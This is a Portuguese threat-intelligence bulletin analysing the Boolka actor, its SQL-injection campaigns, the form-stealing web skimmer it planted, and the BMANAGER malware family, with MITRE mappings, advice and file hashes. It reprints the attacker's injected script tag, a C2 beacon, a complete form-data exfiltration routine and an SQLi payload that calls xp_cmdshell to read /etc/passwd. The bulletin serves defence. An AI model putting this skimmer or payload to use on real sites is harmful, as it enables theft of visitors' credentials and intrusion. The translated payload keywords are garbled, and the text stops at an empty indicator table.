



BOLETIM DE SEGURANÇA

Nova ameaça conhecida como Boolka, implanta o trojan
BMANAGER através de ataques SQLi



Receba alertas e informações sobre segurança cibernética e ameaças rapidamente, por meio do nosso **X**.

[Heimdall Security Research](#)



Acesse boletins diários sobre agentes de ameaças, *malwares*, indicadores de comprometimentos, TTPs e outras informações no *site* da ISH.

[Boletins de Segurança – Heimdall](#)



ISH —

CONTAS DO FACEBOOK SÃO INVADIDAS POR EXTENSÕES MALICIOSAS DE NAVEGADORES

Descoberto recentemente que atores maliciosos utilizam extensões de navegadores para realizar o roubo de cookies de sessões de sites como o Facebook. A extensão maliciosa é oferecida como um anexo do ChatGPT...

BAIXAR



ISH —

ALERTA PARA RETORNO DO MALWARE EMOTET!

O malware Emotet após permanecer alguns meses sem operações retornou com outro meio de propagação, via OneNote e também dos métodos já conhecidos via Planilhas e Documentos do Microsoft Office...

BAIXAR



ISH —

GRUPO DE RANSOMWARE CLOP EXPLORANDO VULNERABILIDADE PARA NOVAS VÍTIMAS

O grupo de Ransomware conhecido como CLOP está explorando ativamente a vulnerabilidade conhecida como CVE-2023-0669, na qual realizou o ataque a diversas organizações e expôs os dados no site de data leaks...

BAIXAR

SUMÁRIO

1	Sumário Executivo	6
2	Informações sobre a ameaça	7
3	MITRE ATT&CK - TTPs.....	15
4	Recomendações.....	16
5	Indicadores de Compromissos	17
6	Referências	19
7	Autores.....	20

LISTA DE TABELAS

Tabela 1 – Tabela MITRE ATT&CK.	15
Tabela 2 – Indicadores de Compromissos de artefatos.	17
Tabela 3 – Indicadores de Compromissos de Rede.	18

LISTA DE FIGURAS

Figura 1 – Tag script injetada.....	7
Figura 2 – Enviando um beacon para C2.	7
Figura 3 – Snippet para criação do elemento div.	8
Figura 4 – Código atualizado de coleta e exfiltração.....	8
Figura 5 – Exemplo de carga útil de injeção SQL usada pelo invasor.	9
Figura 6 – Captura de tela da primeira landing page de teste detectada criada por Boolka	9
Figura 7 – Malware Delivery Platform.	10
Figura 8 – Amostras do Malware.	10
Figura 9 – Cadeira do malware.....	11
Figura 10 – Modelo do banco de dados.	13
Figura 11 – Número de série.	14
Figura 12 – Responsável signatário.	14

1 SUMÁRIO EXECUTIVO

Pesquisadores de segurança descobriram um novo ator de ameaça, conhecido como Boolka, que foi identificado comprometendo sites através de scripts maliciosos. O objetivo principal deste ator é a entrega de um trojan modular, denominado BMANAGER. Esta descoberta destaca a necessidade contínua de robustas medidas de segurança cibernética para proteger sites contra tais ameaças emergentes.

2 INFORMAÇÕES SOBRE A AMEAÇA

Em janeiro de 2024, o Grupo-IB identificou um servidor ShadowSyndicate inédito, com o endereço IP **45.182.189[.]109**, através da impressão digital SSH **1ca4cbac895fc3bd12417b77fc6ed31d**. Este servidor hospedava um site chamado **updatebrower[.]com**. Análises posteriores revelaram que o site apresentava uma versão alterada da página de administração do Django, com um script injetado carregado de **hXXps://beef[.]beonlineboo[.]com/hook.js**.

A chave SSH foi citada em uma postagem do blog do Grupo-IB. A partir disso, supôs-se que ShadowSyndicate fosse uma afiliada RaaS que utilizava diversos tipos de ransomware, sendo essa a suposição mais provável. No entanto, os dados coletados durante a pesquisa reduziram a probabilidade dessa suposição ser correta. Continuaremos a monitorar os ativos do InfraStorm para esclarecer a atribuição. Atualmente, parece que a SSH mencionada pertence a algum provedor de hospedagem ou VPN à prova de balas.

O ator de ameaças Boolka começou suas operações em 2022, infectando sites com formulários maliciosos que roubam scripts JavaScript. O agente da ameaça injetou a seguinte tag de script no código HTML dos sites.

```
<script type=text/javascript src=http://boolka.tk/js/support.js?host=[www.infectedwebsite.com]></script>
```

Figura 1 – Tag script injetada.

Ao acessar um site comprometido, o script é baixado e ativado pelo usuário. Durante sua execução, duas ações principais são realizadas. Inicialmente, o script envia uma requisição ao servidor do agente de ameaças para informá-lo de que o script foi ativado. Ele emprega parâmetros HTTP GET com “**document.location.hostname**” para retornar o nome do host do site comprometido, e a URL atual é codificada em Base64.

```
desturl = 'https://boolka24.tk/js/support.js?';  
resulturl = desturl + 'host=' + document.location.hostname + '&';  
b64url = window.btoa(encodeURIComponent(document.URL));  
resulturl += 'url=' + b64url + '&';  
client = new HttpClient();  
res = client.get(resulturl);
```

Figura 2 – Enviando um beacon para C2.

O script JavaScript Boolka Formstealing está constantemente observando as ações do usuário, capturando e codificando informações inseridas em formulários no armazenamento da sessão quando elementos do formulário, como campos de entrada, seleções e botões, são modificados ou acionados. Ele transmite todos os dados de sessão armazenados (valores de formulário coletados) codificados em Base64 de volta ao servidor do agente de ameaças. Este comportamento indica que o script foi criado para a exfiltração de dados,

possivelmente capturando informações confidenciais do usuário, como senhas e nomes de usuário.

A partir de 24 de novembro de 2023, o payload entregue pela tag script foi atualizado. Vamos analisar duas partes usadas pelo Boolka antes e depois desta atualização. A versão atualizada deste script malicioso apresenta várias alterações. Notavelmente, agora ele verifica a existência de um elemento div específico com o ID “hookwork” na página. Se esta div não for encontrada, ele cria uma e a configura como oculta.

```
var hookdiv = document.getElementById('hookwork');
if (hookdiv === null) {
    hookdiv = document.createElement('div');
    hookdiv.setAttribute('id', 'hookwork');
    hookdiv.setAttribute('hidden', 'hidden');
    document.body.appendChild(hookdiv);
}
```

Figura 3 – Snippet para criação do elemento div.

Agora, o código incorpora verificações adicionais na função **cbClickButton** para evitar que determinadas propriedades do **sessionStorage** (**key**, **getItem**, **setItem**, **removeItem**, **clear**) sejam transmitidas ao servidor.

```
var cbClickButton = function(event) {
    resulturl = desturl + '&currenthost=' + document.location.hostname + '&';
    b64url = window.btoa(encodeURIComponent(document.URL));
    resulturl += 'url=' + b64url + '&';
    vars = '';
    for (els in sessionStorage) {
        if (els === 'length' || els === 'key' || els === 'getItem' || els === 'setItem' || els === 'removeItem' || els === 'clear') {
            break;
        }
        vars += els + '=' + sessionStorage[els] + '&';
    }
    b64vars = window.btoa(encodeURIComponent(vars));
    resulturl += 'vars=' + b64vars;
    client = new HttpClient();
    res = client.get(resulturl);
}

inputs = document.getElementsByTagName('input');
for (var i = 0; i < inputs.length; i++) {
    if (inputs[i].type === 'submit' || inputs[i].type === 'image') {
        inputs[i].addEventListener('mouseup', cbClickButton);
    } else if (inputs[i].type === 'checkbox') {
        continue;
    } else {
        if (inputs[i].value !== '') {
            sessionStorage.setItem(inputs[i].name, inputs[i].value);
        }
        inputs[i].addEventListener('change', cbChangeInput);
    }
}

buttons = document.getElementsByTagName('button');
for (var i = 0; i < buttons.length; i++) {
    buttons[i].addEventListener('mouseup', cbClickButton);
}

selects = document.getElementsByTagName('select');
for (var i = 0; i < selects.length; i++) {
    if (selects[i].value !== '') {
        sessionStorage.setItem(selects[i].name, selects[i].value);
    }
    selects[i].addEventListener('change', cbChangeInput);
}
```

Figura 4 – Código atualizado de coleta e exfiltração.

Os manipuladores de eventos para interações do usuário com campos de entrada, botões e elementos de seleção continuam ativos, registrando a entrada do usuário e transmitindo-a ao servidor remoto.

Os IPs dos servidores que suportam a infraestrutura Boolka foram identificados em várias tentativas de injeção de SQL. A quantidade e a localização dos relatórios nos levam a conjecturar que esses ataques foram oportunistas, já que não foi observado um padrão específico nas áreas atingidas pelos agentes de ameaça. Com base nesses dados, podemos deduzir que a contaminação de sites comprometidos ocorreu devido à exploração de vulnerabilidades encontradas durante essa varredura de vulnerabilidades oportunista.

```
E 1=1 UNIÃO TODOS SELECIONADOS
1,NULL,'<script>alert("XSS")</script>',nome_tabela FROM
information_schema.tables WHERE 2>1--/**/; EXEC
xp_cmdshell('cat../../etc/passwd')
```

Figura 5 – Exemplo de carga útil de injeção SQL usada pelo invasor.

A página inicial **updatebrower[.]com**, identificada em janeiro de 2024, foi uma experimentação de uma plataforma de distribuição de malware desenvolvida por Boolka. Essa plataforma foi construída com base na ferramenta de código aberto BeEF (The Browser Exploitation Framework). Além da utilização do subdomínio evidente “**beef**” e do nome de arquivo padrão BeEF “**hook.js**”, o VirusTotal também identificou e armazenou a versão padrão do hook.js.




Figura 6 – Captura de tela da primeira landing page de teste detectada criada por Boolka

O agente da ameaça estabeleceu três domínios para as páginas de destino, entretanto, apenas um foi utilizado:

- updatebrower.com
- 1-update-soft.com
- update-brower.com

Em março de 2024, a primeira aplicação da plataforma de distribuição de malware da Boolka foi identificada pelos analistas do Group-IB Threat Intelligence.

Apesar das várias intersecções entre a lista de sites infectados com o JS formstealing de Boolka e a carga útil BeEF de Boolka, é possível inferir que durante essa campanha o agente da ameaça empregou a mesma estratégia de infecção de sites que ele havia testado nos estágios iniciais de suas operações.

Nos casos estudados, a plataforma de distribuição de malware baseada em BeEF, desenvolvida por Boolka, foi utilizada para disseminar um downloader para o trojan BMANAGER.




Figura 7 – Malware Delivery Platform.

Várias amostras de malware foram identificadas durante a análise. A infecção se inicia com o dropper BMANAGER, que busca fazer o download do malware BMANAGER a partir de um URL codificado.

As amostras abaixo de malware foram encontradas em uso por Boolka.




Figura 8 – Amostras do Malware.

Os scripts Python empregados são compatíveis com Python 3.11.




Figura 9 – Cadeira do malware

O BMANAGER, um downloader de malware, tem como objetivo baixar, estabelecer persistência e executar o malware BMANAGER. Ele faz isso baixando o BMANAGER de uma URL codificada no dropper usando uma solicitação HTTP(S) GET. A resposta a essa solicitação é uma lista de strings codificadas em Base64, que são decodificadas, descompactadas usando ZLIB e anexadas ao arquivo executável BMANAGER. O local padrão para descarte do malware BMANAGER é: **C:\Program Files\Full Browser Manager\1.0.0\bmanager.exe.**

Para garantir a persistência e execução do BMANAGER, ele utiliza tarefas do Windows, que iniciam o malware BMANAGER quando o usuário faz login no Windows. Além disso, o BMANAGER é capaz de baixar arquivos de um C2 codificado, criar tarefas de inicialização, excluir tarefas de inicialização e executar executáveis. O BMANAGER possui várias características, incluindo a capacidade de baixar executáveis de um endereço C2 codificado, criar tarefas do Windows para permitir que executáveis sejam executados no login, criar tarefas do Windows para executar executáveis e excluir tarefas do Windows.

O malware BMREADER é responsável por enviar dados roubados armazenados no banco de dados SQL local para o C2 ativo. Ele tem a capacidade de exfiltrar dados armazenados no banco de dados SQL local. A comunicação com o C2 é feita através de solicitações HTTP(S) GET. Na inicialização, o malware recuperará um C2 para usar em comunicação posterior. Para fazer a primeira solicitação, o C2 inicial utilizado é definido como o C2 ativo no banco de dados SQL local. O BMANAGER também é capaz de obter arquivos de destino. Ele envia uma solicitação ao C2 a cada 60 segundos para recuperar uma lista de arquivos a serem exfiltrados. A resposta a essa solicitação consiste em uma lista de strings, cada uma sendo um caminho absoluto para um arquivo a ser exfiltrado.

O malware BMLOG é um keylogger. Ele armazena chaves registradas em um banco de dados SQL local. Ele executa o keylogging usando o módulo de teclado Python. Devido ao módulo de teclado registrar chaves globalmente, não por janela, ele usa o malware BMHOOK para registrar qual janela está atualmente em foco no teclado. O malware BMHOOK usa ganchos do Windows para descobrir quais aplicativos estão sendo executados no dispositivo da vítima e qual janela/aplicativo está em foco no teclado. Este exemplo se destaca em sua implementação por usar APIs CPython e Windows para instalar ganchos do Windows. Isso faz com que o exemplo funcione apenas no Windows. O malware BMBACKUP é um ladrão de arquivos. Ele verifica arquivos específicos recuperados de um C2. Se encontrar os arquivos, irá lê-los e enviá-los para o C2.

Após a solicitação, o malware verifica a existência de cada arquivo. Se um arquivo for encontrado, inicia-se o processo de exfiltração. O malware percorre a lista de arquivos a serem exfiltrados, verificando a existência de cada um. Quando um arquivo é encontrado, o processo de exfiltração é iniciado. Uma cópia do arquivo alvo é criada com um nome aleatório, que é um valor UUID aleatório terminado em “.tmp”. Esta cópia é colocada no diretório temporário dos usuários (**C:\Users*\AppData\Local\Temp**). O arquivo de cópia é lido em blocos de 16.384 bytes. Cada bloco é enviado ao C2 através de uma solicitação GET.

A solicitação GET é feita da seguinte forma: **/clientfiledata?guid={guid}&vars={resultencode}**, onde resultencode é uma string codificada em Base64 contendo os dados dos bytes. A string resultencode é criada nos 16.384 bytes que são lidos do arquivo de backup de destino e convertidos em uma string hexadecimal. A string de informações é criada “**partid={partid}|||partcount={partcount}|||hex={hex}|||fn={arquivo}|||**”, onde:

- **partid** é a parte do arquivo que este objeto representa.
- **partcount** é o número total de partes em que o arquivo é dividido.
- **hex** são os bytes lidos do arquivo.
- **file** é o caminho e o nome do arquivo original (não o caminho e o nome do arquivo de backup).

Esta string de informações é compactada em ZLIB, codificada em Base64 e tornada segura para URL. Este é o objeto resultencode final que é enviado como um parâmetro de URL. A maioria dos exemplos utiliza um banco de dados SQL local. O caminho e o nome deste banco de dados são codificados nas amostras para serem localizados em: **C:\Users{user}\AppData\Local\Temp\coollog.db**, onde user é o nome de usuário do usuário conectado.

Segue-se um mapa do banco de dados SQL. Este mapa contém todas as tabelas e campos usados pelas diferentes amostras de malware. Note-se que as tabelas são criadas por cada amostra à medida que as utilizam. Portanto, se determinadas amostras não estiverem presentes num dispositivo, estas tabelas podem não estar presentes.





Figura 10 – Modelo do banco de dados.

- **clientguid:** Criado por BMANAGER, armazena o GUID aleatório usado para identificar a amostra para o C2.
- **mainnodes:** Também criado por BMANAGER, mantém uma lista de C2s, destacando o C2 ativo no momento.
- **logs:** Criado por BMLOG, contém os dados coletados pelo keylogger.
- **event:** Criado por BMHOOK, registra quais aplicativos/janelas receberam ou têm foco no teclado.
- **allprogramm:** Outra tabela criada por BMHOOK, lista todos os aplicativos que em algum momento receberam o foco do teclado.
- **programms:** Criado por BMANAGER, contém uma lista de todos os aplicativos que serão alvo de outros módulos.
- **file:** Criado por BMBACKUP, mantém uma lista de arquivos que precisam ser exfiltrados para o C2.

O BMANAGER, com a identificação **2f10a81bc5a1aad7230cec197af987d00e5008edca205141ac74bc6219ea1802**, possui uma assinatura válida certificada pela OOO TACK.




Signature Verification
✔ Signed file, valid signature

File Version Information
Date signed: 2024-01-24 18:50:00 UTC

Signers
— OOO TACK

Name	OOO TACK
Status	Valid
Issuer	GlobalSign GCC R45 EV CodeSigning CA 2020
Valid From	01:44 PM 01/04/2024
Valid To	01:44 PM 01/04/2026
Valid Usage	Code Signing
Algorithm	sha256RSA
Thumbprint	B3CD94247A34309E70792E861F7B51168835FFC3
Serial Number	75 69 94 1C 66 2A AD 5F E9 50 11 B1

Figura 11 – Número de série.



bmanager.exe Properties

Digital Signature Details

General Advanced

Digital Signature Information
This digital signature is OK.

Signer information

Name: OOO TACK
Email: i.shadrin@tacke.ru
Signing time: Wednesday, January 24, 2024 8:48:39 PM

View Certificate

Countersignatures

Name of signer:	Email address:	Timestamp
Globalsign TSA f...	Not available	Wednesday, Januar...

Details

OK

Figura 12 – Responsável signatário.

3 MITRE ATT&CK - TTPs

Tática	Técnica	Detalhes
Resource Development	T1583.001 T1583.004 T1584.003 T1587.001 T1588.002 T1608 T1608.004	Consiste em técnicas que envolvem adversários criando, comprando ou comprometendo/roubando recursos que podem ser usados para apoiar a segmentação.
Initial Access	T1189 T1190	Consiste em técnicas que utilizam vários vetores de entrada para obter sua posição inicial dentro de uma rede.
Execution	T1059.007 T1203 T1204.002 T1569 T1569.002	Consiste em técnicas que resultam na execução de código controlado pelo adversário em um sistema local ou remoto.
Persistence	T1543 T1543.003	
Credential Access	T1056	Consiste em técnicas para roubar credenciais, como nomes de contas e senhas.
Discovery	T1082 T1083	Consiste em técnicas que um adversário pode usar para obter conhecimento sobre o sistema e a rede interna.
Lateral Movement	T1210	Consiste em técnicas que os adversários usam para entrar e controlar sistemas remotos em uma rede.
Collection	T1005 T1213	Consiste em técnicas que os adversários podem usar para coletar informações e nas fontes das quais as informações são coletadas que são relevantes para cumprir os objetivos do adversário.
Command and Control	T1001 T1071.001 T1041	Consiste em técnicas que os adversários podem usar para se comunicar com sistemas sob seu controle dentro de uma rede vítima.
Impact	T1657 T1565 T1565.002	Consiste em técnicas que os adversários usam para interromper a disponibilidade ou comprometer a integridade, manipulando processos comerciais e operacionais.

Tabela 1 – Tabela MITRE ATT&CK.

4 RECOMENDAÇÕES

Além dos indicadores de comprometimento elencados abaixo pela ISH, poderão ser adotadas medidas visando a mitigação da infecção do referido *malware*, como por exemplo:

Links suspeitos

- Evite clicar em links suspeitos ou baixar arquivos de fontes desconhecidas.

Download de aplicativos

- Baixe aplicativos e atualizações apenas de fontes oficiais.

Atualização

- Certifique-se de que seus sistemas operacionais, navegadores e todos os softwares sejam atualizados regularmente.

Senhas fortes

- Empregue senhas fortes e exclusivas para contas diferentes e use um gerenciador de senhas confiável para controlá-las.

Múltiplo fator de autenticação

- Aumente a segurança habilitando a autenticação multifator (MFA) em suas contas sempre que possível.

Software antivírus

- Certifique-se de ter medidas de segurança confiáveis e atualizadas, como software antivírus, para detectar e remover ameaças.

5 INDICADORES DE COMPROMISSOS

A ISH Tecnologia realiza o tratamento de diversos indicadores de compromissos coletados por meio de fontes abertas, fechadas e também de análises realizadas pela equipe de segurança Heimdall. Diante disto, abaixo listamos todos os Indicadores de Compromissos (IOCs) relacionadas a análise do(s) artefato(s) deste relatório.

Indicadores de compromisso do artefato	
md5:	b28b6110b63865cf68c3021352a55e43
sha1:	032ce86f7b2c42784736016e5cf8c4f8fc058bb1
sha256:	2f10a81bc5a1aad7230cec197af987d00e5008edca205141ac74bc6219ea1802
File name:	f_0052bf

Indicadores de compromisso do artefato	
md5:	059c8fa8112fcfc72c9bca3d96b1f2c1
sha1:	aa1f6faa2d20b53d845865615366abc59604ae00
sha256:	7266f20123edcb2e0b92ac0b63225b8db2c5ff349818b339ef1553bff06719e4
File name:	bmanager.exe.23.dr

Indicadores de compromisso do artefato	
md5:	e5b240c04c9b716dd06a21f783783f9d
sha1:	88883661322d9b53e8d42ba73df50cc3ece0ea1a
sha256:	9434e2f277f764bb75302cd5355ed45f7624f1d993a454a7dbaf68b7e9b4b3a2
File name:	bmbackup.exe

Indicadores de compromisso do artefato	
md5:	52f7570b5fbd2fc2d627a30c2fc2024f
sha1:	1b772c6c0d0a948ed5370bb9973b308e6194c576
sha256:	b2dbd3187c67883c0f77c17530f41e05950e9e38b2798773770fe37f5985e367
File name:	bmhook.exe

Indicadores de compromisso do artefato	
md5:	23839bb671643aff1d08b29da74ba98b
sha1:	2822962b2bb2ccc8b5c26e6956bae789185289f9
sha256:	227b8233071da4d3015cb04b69285885100c9f2e5d98b803b37d23afb798375a
File name:	bmreader.exe

Tabela 2 – Indicadores de Compromissos de artefatos

Indicadores de URL, IPs e Domínios

Indicadores de URL, IPs e Domínios	
